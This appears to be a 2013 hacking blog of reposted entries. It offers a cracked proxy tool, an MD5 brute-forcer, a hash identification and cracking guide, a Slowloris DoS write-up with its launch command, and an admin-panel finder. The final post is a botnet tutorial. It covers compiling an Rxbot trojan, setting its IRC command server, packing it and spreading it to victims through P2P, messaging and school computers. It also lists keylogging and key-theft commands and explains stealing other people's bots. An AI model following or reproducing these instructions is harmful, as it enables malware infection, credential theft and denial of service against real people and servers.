Pages

Friday, January 25, 2013

Proxy Switcher Pro 5.6.1.6308+patch


Proxy Switcher Pro 5.6.1.6308 | 5.33 Mb


Using Proxy Switcher, you can visit any web resources without fear of unauthorized save your data. You can be assured that your data will not fall into the spam lists that your IP address, operating system and internet browser are not defined.

Features of Proxy Switcher:
* Ability to change the proxy settings on the fly. "
* Automatic connection proxy for anonymous surfing on the Internet.
* Support for working with such popular browsers like: Internet Explorer, Firefox, Opera, etc.
* Ability to easily manage a list of proxy servers.
* Ability to check proxy servers on serviceability.
* Ability to load the list of anonymous proxy servers.


download:

Proxy Switcher


Virus-scan:

http://virusscan.jotti.org/en/scanre...fe9c8e88b1fcb5

Virus-scan:
http://virusscan.jotti.org/en/scanre...58ec0cff014003


credit : srinivash tripathi

Wednesday, January 23, 2013


MD5 Bruter + Wordlist Generator

1. Load your Wordlist
2. Enter an valid MD5-Hash
3. Press Start

4. If the tool found you MD5-Hash, It'll report it to you, so you can copy it or whatever

I've also added an wordlist generator, you can choose the string length and create a wordlist like:

A
B
C
...
ZZZ999


Here are some screenshots:


VirusScan 0/46

Download

credit : Beckz

Friday, January 18, 2013

Different Types of Hashes and Salts


What Is a Hash?
Ok, firstly alot of you still believe that hashes can be "decrypted", this is a common misconception because hashes are generated by One Way Cryptographic Hash Algorithms these means the algorithm that created them CAN NOT be reversed to determine the plain text password.


These one way functions are used by computers to prevent storing passwords in plaintext in memory, instead when a password is entered (for example at a log in screen) a one way hash algorithm is applied to the supplied password and then the hashed output is compared to the hash for that user, stored in memory. If the two hashes match, the passwords are the same and the user is authenticated, if the two hashes are not the same the passwords do not match and the user is denied access.


Different Types Of Hashes And How To Identify Them
MD5 - The most common hash you will come across in the wild is an MD5 hash (Message-Digest algorithm)

These hashes are easily identified by the following factors:
  • They are always 32 characters in length (128 Bits)
  • They are always hexadecimal (Only use characters 0-9 and A-F)

Code:
Example - f5d1278e8109edd94e1e4197e04873b9

If the hash breaks one of these rules - IT IS NOT MD5.

SHA1 - 
Still used frequently on the internet and is one of a large family of Secure Hash Algorithms.

These hashes are easily identified by the following factors:
  • They are always 40 Characters in length (160 bits)
  • They are always hexadecimal (Only use characters 0-9 and A-F)

Code:
Example - ab4d8d2a5f480a137067da17100271cd176607a1
If the hash breaks one of these rules - IT IS NOT SHA1.

MySQL < 4.1 -
 These aren't used very often but still come up on  very often because people have no idea what to do with them, they are used in older versions of Mysql.

These hashes are easily identified by the following factors
  • They are always 16 Characters in length (64 bits)
  • They are always hexadecimal (Only use characters 0-9 and A-F)
If the hash breaks one of these rules - IT IS NOT MYSQL < 4.1.

Code:
Example - 606727496645bcba

MYSQL5 - 
Used in newer versions of MYSQL to store database user passwords.

These hashes are easily identified by the following factors
  • They are always 41 characters in length
  • They are always capitalized
  • They always begin with an asterisk 
If the hash breaks one of these rules - IT IS NOT MYSQL5.

Code:

Example - *C8EB599B8E8EE7BE9F1A5691B7BC9ECCB8DE1C75


MD5(Wordpress) - Used in word press driven sites, one of the most commonly confused hashes by everyone

These Hashes are easily identified by the following factors

  • They always start with $P$
  • They are always variable case alpha numeric (0-9 A-Z a-z)
  • The are always 34 characters long

If the hash breaks one of these rules
 - IT IS NOT MD5(Wordpress).

Code:

Example - $P$9QGUsR07ob2qNMbmSCRh3Moi6ehJZR1

MD5(phpBB3) -
 Used in PHPBB forums, another commonly miss identified hash, especially amongst skids.

These Hashes are easily identified by the following factors

  • They always start with $H$
  • They are always variable case alpha numeric (0-9 A-Z a-z)
  • The are always 34 characters long
If the hash breaks one of these rules - IT IS NOT MD5(PhpBB).


Code:
Example - $H$9xAbu5SruQM5WvBldAnS46kQMEw2EQ0

SALTS 

Ok now there is ALOT of confusion around salts , so im going to try and quickly clean this up - the most commonly salted hash is MD5 because it is cryptographically weak and easy to crack. So a salt gets added to the password before hashing to increase the parity. For example MD5($password.$salt).

Salted MD5 - Used in a large amount of applications to increase hash parity and to increase the time it takes to crack.

These Hashes are easily identified by the following factors

  • They consist of two blocks connected by a colon, the first is the hash the second is the salt.
  • The first part of the salted hash is hexadecimal, the second is variable case alphanumeric.
  • They first part will always be 32 characters long
  • The second part can be any length.
If the hash breaks one of these rules - IT IS NOT A SALTED MD5.

Code:

Example - 49adee90123f8c77d9020bba968c34dd:PS2en
Warning - in some cases the salt can contain symbols (but this is rare)
NOTE - 
You need both the salt AND the hash to decrypt a salted md5.


How To Crack Hashes
MD5 - MD5 hashes are easily broken in the present day due to the prevalence of online MD5 crackers such as  www.hashchecker.de. However if you cant crack your hash online then you will need to use a tool such as John The Ripper or more advanced hash crackers such as Password Pro or HashCat.


Credits :- Solaris , John

source : http://www.101hacker.com 

Monday, January 7, 2013

Slowloris HTTP DoS


CCCCCCCCCCOOCCOOOOO888@8@8888OOOOCCOOO888888888@@@@@@@@@8@8@@@@888OOCooocccc::::
CCCCCCCCCCCCCCCOO888@888888OOOCCCOOOO888888888888@88888@@@@@@@888@8OOCCoococc:::
CCCCCCCCCCCCCCOO88@@888888OOOOOOOOOO8888888O88888888O8O8OOO8888@88@@8OOCOOOCoc::
CCCCooooooCCCO88@@8@88@888OOOOOOO88888888888OOOOOOOOOOCCCCCOOOO888@8888OOOCc::::
CooCoCoooCCCO8@88@8888888OOO888888888888888888OOOOCCCooooooooCCOOO8888888Cocooc:
ooooooCoCCC88@88888@888OO8888888888888888O8O8888OOCCCooooccccccCOOOO88@888OCoccc
ooooCCOO8O888888888@88O8OO88888OO888O8888OOOO88888OCocoococ::ccooCOO8O888888Cooo
oCCCCCCO8OOOCCCOO88@88OOOOOO8888O888OOOOOCOO88888O8OOOCooCocc:::coCOOO888888OOCC
oCCCCCOOO88OCooCO88@8OOOOOO88O888888OOCCCCoCOOO8888OOOOOOOCoc::::coCOOOO888O88OC
oCCCCOO88OOCCCCOO8@@8OOCOOOOO8888888OoocccccoCO8O8OO88OOOOOCc.:ccooCCOOOO88888OO
CCCOOOO88OOCCOOO8@888OOCCoooCOO8888Ooc::...::coOO88888O888OOo:cocooCCCCOOOOOO88O
CCCOO88888OOCOO8@@888OCcc:::cCOO888Oc..... ....cCOOOOOOOOOOOc.:cooooCCCOOOOOOOOO
OOOOOO88888OOOO8@8@8Ooc:.:...cOO8O88c.      .  .coOOO888OOOOCoooooccoCOOOOOCOOOO
OOOOO888@8@88888888Oo:. .  ...cO888Oc..          :oOOOOOOOOOCCoocooCoCoCOOOOOOOO
COOO888@88888888888Oo:.       .O8888C:  .oCOo.  ...cCCCOOOoooooocccooooooooCCCOO
CCCCOO888888O888888Oo. .o8Oo. .cO88Oo:       :. .:..ccoCCCooCooccooccccoooooCCCC
coooCCO8@88OO8O888Oo:::... ..  :cO8Oc. . .....  :.  .:ccCoooooccoooocccccooooCCC
:ccooooCO888OOOO8OOc..:...::. .co8@8Coc::..  ....  ..:cooCooooccccc::::ccooCCooC
.:::coocccoO8OOOOOOC:..::....coCO8@8OOCCOc:...  ....:ccoooocccc:::::::::cooooooC
....::::ccccoCCOOOOOCc......:oCO8@8@88OCCCoccccc::c::.:oCcc:::cccc:..::::coooooo
.......::::::::cCCCCCCoocc:cO888@8888OOOOCOOOCoocc::.:cocc::cc:::...:::coocccccc
...........:::..:coCCCCCCCO88OOOO8OOOCCooCCCooccc::::ccc::::::.......:ccocccc:co
.............::....:oCCoooooCOOCCOCCCoccococc:::::coc::::....... ...:::cccc:cooo
 ..... ............. .coocoooCCoco:::ccccccc:::ccc::..........  ....:::cc::::coC
   .  . ...    .... ..  .:cccoCooc:..  ::cccc:::c:.. ......... ......::::c:cccco
  .  .. ... ..    .. ..   ..:...:cooc::cccccc:.....  .........  .....:::::ccoocc
       .   .         .. ..::cccc:.::ccoocc:. ........... ..  . ..:::.:::::::ccco
Welcome to Slowloris - the low bandwidth, yet greedy and poisonous HTTP client!
Written by RSnake with help from John Kinsella, and a dash of inspiration fromRobert E Lee.

UPDATE 2: Video presentation of Slowloris at DefCon (the middle section of the presentation) can be seen here: Hijacking Web 2.0 Sites with SSLstrip and SlowLoris -- Sam Bowne and RSnake at Defcon 17.

UPDATE: Amit Klein pointed me to a post written by Adrian Ilarion Ciobanu written in early 2007 that perfectly describes this denial of service attack. It was also described in 2005 in the "Programming Model Attacks" section of Apache Security. So although there was no tool released at that time these two still technically deserves all the credit for this. I apologize for having missed these.
In considering the ramifications of a slow denial of service attack against particular services, rather than flooding networks, a concept emerged that would allow a single machine to take down another machine's web server with minimal bandwidth and side effects on unrelated services and ports. The ideal situation for many denial of service attacks is where all other services remain intact but the webserver itself is completely inaccessible. Slowloris was born from this concept, and is therefore relatively very stealthy compared to most flooding tools.
Slowloris holds connections open by sending partial HTTP requests. It continues to send subsequent headers at regular intervals to keep the sockets from closing. In this way webservers can be quickly tied up. In particular, servers that have threading will tend to be vulnerable, by virtue of the fact that they attempt to limit the amount of threading they'll allow. Slowloris must wait for all the sockets to become available before it's successful at consuming them, so if it's a high traffic website, it may take a while for the site to free up it's sockets. So while you may be unable to see the website from your vantage point, others may still be able to see it until all sockets are freed by them and consumed by Slowloris. This is because other users of the system must finish their requests before the sockets become available for Slowloris to consume. If others re-initiate their connections in that brief time-period they'll still be able to see the site. So it's a bit of a race condition, but one that Slowloris will eventually always win - and sooner than later.
Slowloris also has a few stealth features built into it. Firstly, it can be changed to send different host headers, if your target is a virtual host and logs are stored seperately per virtual host. But most importantly, while the attack is underway, the log file won't be written until the request is completed. So you can keep a server down for minutes at a time without a single log file entry showing up to warn someone who might watching in that instant. Of course once your attack stops or once the session gets shut down there will be several hundred 400 errors in the web server logs. That's unavoidable as Slowloris sits today, although it may be possible to turn them into 200 OK messages instead by completing a valid request, but Slowloris doesn't yet do that.
HTTPReady quickly came up as a possible solution to a Slowloris attack, because it won't cause the HTTP server to launch until a full request is recieved. This is true only for GET and HEAD requests. As long as you give Slowloris the switch to modify it's method to POST, HTTPReady turns out to be a worthless defense against this type of attack.
This is NOT a TCP DoS, because it is actually making a full TCP connection, not a partial one, however it is making partial HTTP requests. It's the equivalent of a SYN flood but over HTTP. One example of the difference is that if there are two web-servers running on the same machine one server can be DoSed without affecting the other webserver instance. Slowloris would also theoretically work over other protocols like UDP, if the program was modified slightly and the webserver supported it. Slowloris is also NOT a GET request flooder. Slowloris requires only a few hundred requests at long term and regular intervals, as opposed to tens of thousands on an ongoing basis.
Interestingly enough, in testing this has been shown in at least one instance to lock up database connections and force other strange issues and errors to arise that can allow for fingerprinting and other odd things to become obvious once the DoS is complete and the server attempts to clean itself up. I would guess that this issue arises when the webserver is allowed to open more connections than the database is, causing the database to fail first and for longer than the webserver.
Slowloris lets the webserver return to normal almost instantly (usually within 5 seconds or so). That makes it ideal for certain attacks that may just require a brief down-time. As described in this blog post, DoS is actually very useful for certain types of attacks where timing is key, or as a diversionary tactic, etc....
This affects a number of webservers that use threaded processes and ironically attempt to limit that to prevent memory exhaustion - fixing one problem created another. This includes but is not necessarily limited to the following:
  • Apache 1.x
  • Apache 2.x
  • dhttpd
  • GoAhead WebServer
  • WebSense "block pages" (unconfirmed)
  • Trapeze Wireless Web Portal (unconfirmed)
  • Verizon's MI424-WR FIOS Cable modem (unconfirmed)
  • Verizon's Motorola Set-Top Box (port 8082 and requires auth - unconfirmed)
  • BeeWare WAF (unconfirmed)
  • Deny All WAF (unconfirmed)
There are a number of webservers that this doesn't affect as well, in my testing:
This is obviously not a complete list, and there may be a number of variations on these web-servers that are or are not vulnerable. I didn't test every configuration or variant, so your mileage may vary. This also may not work if there is an upstream device that somehow limits/buffers/proxies HTTP requests. Please note though that Slowloris only represents one variant of this attack and other variants may have different impacts on other webservers and upstream devices. This command should work on most systems, but please be sure to check the options as well:
perl slowloris.pl -dns example.com
Requirements: This is a Perl program requiring the Perl interpreter with the modules IO::Socket::INET, IO::Socket::SSL, and GetOpt::Long. Slowloris works MUCH better and faster if you have threading, so I highly encourage you to also install threads and threads::shared if you don't have those modules already. You can install modules using CPAN:
perl -MCPAN -e 'install IO::Socket::INET'
perl -MCPAN -e 'install IO::Socket::SSL'
Windows users: You probably will not be able to successfuly execute a Slowloris denial of service from Windows even if you useCygwin. I have not had any luck getting Slowloris to successfuly deny service from within Windows, because Slowloris requires more than a few hundred sockets to work (sometimes a thousand or more), and Windows limits sockets to around 130, from what I've seen. I highly suggest you use a *NIX operating system to execute Slowloris from for the best results, and not from within a virtual machine, as that could have unexpected results based on the parent operating system.
Version: Slowloris is currently at version 0.7 - 06/17/2009
Download: slowloris.pl
Getting started: perldoc slowloris.pl
Issues: For a complete list of issues look at the Perl documentation, which explains all of the things to think about when running this denial of service attack.
Thanks: Thank you to John Kinsella for the help with threading and id and greyhat for help with testing.

source :  http://ha.ckers.org

Thursday, January 3, 2013

Adminator Pen-Test tool


Adminator Pen-Test tool Released written by @Th3_Br3acher & @ZeroFreakz

Adminator Pen-Test Tool Released Written By @Th3_Br3acher & @ZeroFreakz


Adminator is a penetration tool coded in pythong by @Th3_Br3acher and @Zer0Freakz.  This tools is a mutlithreaded admin panel finder tool that also includes many other features.
These other tools included are: whois, portscanner, intelligence gatherer and HTTP fuzzer. Afterdownloading the tool from the official site, you can run it using the following commands below (Unix commands).
$ cd adminator
$ chmod +x adminator.py
$ ./adminator.py
$ :usage
Adminator’s current commands:
:whoisip => Finding Whois information about the IP hosting the website 
:whoisdomain => Fetching Domain Whois information
:portscanner => Finding Important open ports
:intelligence => Getting Intelligence data from a website(HTTP server,Software,Last update)
:subdomain => Multithreaded Subdomain Finder using a wordlist
:admin => Multithreaded Admin Finder using a wordlist
:fuzzer => HTTP Fuzzer to Fuzz HTTP servers
:usage => prints this help section
:quit =>
You can view a Youtube demonstration provided by Zentrexplus below.


source : http://zerosecurity.org

Tuesday, January 1, 2013

How to compile, secure, run botnets Tutorial

While searching on net i find this good tutorial :-P:-P

================================================== ===========

There are many tutorials around but I thought I would post one to help people.

In addition to Rxbot 7.6 modded in this tutorial, you can also use another good source. It is rx-asn-2-re-worked v3 is a stable mod of rxbot and it is 100% functional and not crippled. If you want to download it, you can below:

Compiling is the same as it would be with Rxbot 7.6. I prefer this source but it would ultimately be best to compile your own bot/get a private one.

Q:What is a botnet?
A: A botnet is where you send a trojan to someone and when they open it a "bot" joins your channel on IRC(secretly, they don't know this)Once done the computer is now refered to as a "zombie".
Depending on the source you used, the bot can do several things.

But once again depending on the source you can :
Keylog their computer, take picutes of their screen, turn on their webcam and take pics/movies, harvest cdkeys and game keys or even cracks, passwords, aim screen names, emails, you can also spam, flood, DDoS, ping, packet, yada yada, some have built in md5 crackers, and clone functions to spamm other irc channels and overrun a channel and even perform IRC "Takeovers".
Once again depending on the bot it may be able to kill other fellow competeter bots.
Or even kill AV/FW apon startup.
Add itself to registry.
Open sites.
Open commands.
Cmd,
notepad,
html,
Anything is possible !

Theres the infected computers "bots" the attacker, the server, and the victim.

Quote:
while the term "botnet" can be used to refer to any group of bots, such as IRC bots, the word is generally used to refer to a collection of compromised machines running programs, usually referred to as worms, Trojan horses, or backdoors, under a common command and control infrastructure. A botnet's originator (aka "bot herder") can control the group remotely, usually through a means such as IRC, and usually for nefarious purposes. Individual programs manifest as IRC "bots". Often the command and control takes place via an IRC server or a specific channel on a public IRC network. A bot typically runs hidden, and complies with the RFC 1459 (IRC) standard. Generally, the perpetrator of the botnet has compromised a series of systems using various tools (exploits, buffer overflows, as well as others; see also RPC). Newer bots can automatically scan their environment and propagate themselves using vulnerabilities and weak passwords. Generally, the more vulnerabilities a bot can scan and propagate through, the more valuable it becomes to a botnet controller community.

Suspects in the case used the Randex worm to establish a 30,000 strong botnet used to carry out "low profile DDoS attacks" and steal the CD keys for games, he explained. "They had a huge weapon and didn't use as much as they could have done," Santorelli told El Reg. "The main damage caused in the case is down to the cost of cleaning up infected PCs."

Botnets are being used for Google Adword click fraud, according to security watchers.

Now enough with all the quotes. As you can see, you can do anything with a botnet. Anything is possible. This is my bot and tutorial. You can host your bots on irc on a public server but I would recommend a private, password protected server.

---------------

Here we go ladies and gentlemen
Follow the tutorial:

I. Setting up the C++ compilier: (easy)
Download 

Code:
Pass: itzforblitz
Serial: 812-2224558
2. Run setup.exe and install. Remember to input serial

3. Download and install the Service Pack 6 (60.8 mb)

After that Download and install:

Windows SDK (1.2 mb)

Pass: itzforblitz

II. Configuring the C++ compilier (easy)

1. Open up Microsoft Visual C++ Compilier 6.0
2. Go to Tools > Options and Click the "Directories" tab
3. Now, browse to these directories and add them to the list: (Click the dotted box to add)
Quote:
C:\PROGRAM FILES\MICROSOFT PLATFORM SDK
C:\PROGRAM FILES\MICROSOFT PLATFORM SDK\BIN
C:\PROGRAM FILES\MICROSOFT PLATFORM SDK\INCLUDE
C:\PROGRAM FILES\MICROSOFRT PLATFORM SDK\LIB

4. Now put them in this order: (use up and down arrows)
DuDe Click on the image to see full Size Greetings ALBoRaaQ-TeAm

(it does not matter whats below those lines)

III. Configuring your bot: (easy)

1. Download and unpack:
Rxbot 7.6 (212.3 kb)

2. You should see an Rxbot 7.6 folder
3. Open the Rxbot 7.6 > configs.h folder and edit these lines only:

Quote:
Put in quotations:
char password[] = "Bot_login_pass"; // bot password (Ex: monkey)
char server[] = "aenigma.gotd.org"; // server (Ex: irc.efnet.net)
char serverpass[] = ""; // server password (not usually needed)
char channel[] = "#botz_channel"; // channel that the bot should join
char chanpass[] = "My_channel_pass"; // channel password

Optional:
char server2[] = ""; // backup server
char channel2[] = ""; // backup channel
char chanpass2[] = ""; //Backup channel pass

IV. Building your bot: (very easy)

1. Make sure Microsoft Visual C++ is open
2. Select "File > Open Workspace"
3. Browse to your Rxbot 7.6 folder and open the rBot.dsw file
4. Right Click "rBot Files" and click Build:
DuDe Click on the image to see full Size Greetings ALBoRaaQ-TeAm

5. rBot.exe will be in the Rxbot 7.6 > Debug folder !!!

YOUR DONE !!!! Now get the rbot and pack it (Use tool in third post and open rbot and click "Protect" and send it to some idiots, Follow tutorial on top to learn how to spread. Some good ways are: Torrents, AIM, Friends, Myspace, School computers, and P2P but there are more ways. ENJOY !

Command list
Download Command list

Basics:
.login botpassword will login bots
.logout will logout bots
.keylog on will turn keylogger on
.getcdkeys will retrieve cdkeys.
Read command list for more
Download mIRC

Code:
http://39144cc5.seriousfiles.com
How to secure your bots:

Don't be an arse it is easy to steal bots. All you need is the irc server address and maybe a key.
To steal bots, watch for the @login key one must upload their bot to a direct link (tdotnetwork is execellent)
and update the channel topic and run:
Quote:
@update 

82

The

is your bot's download link and the 82 can be any number(s)
Now steal their bots and have them join your channel
To find the server address you need their botnet. Then take their bot and open it in the server editor. Address will be shown and so will password and other needed information.

To secure your self:

It is fairly easy to secure your bots, here is how:

1. When you are in your right click on your chat window and select "Channel Modes"
2. Make sure these options are checked:
DuDe Click on the image to see full Size Greetings ALBoRaaQ-TeAm

This way no one besides you or another op can set the channel topic
Note: Setting "Moderated" is good for when you are not there because anyone who is not voiced (+v) or and op (+o) cannot talk. They will still log in and follow commands however there will be no output.

Good IRC Servers:

I would recommend running your botnet on a private server.
If you would like to setup a botnet on a certain server, do not intrude and make one. Talk to the admin and make sure he know that the IRC server is not doing anything illegal. If an Admin refuses, don't get angry. It is his/her server after all

Hope it help


Credit : SkY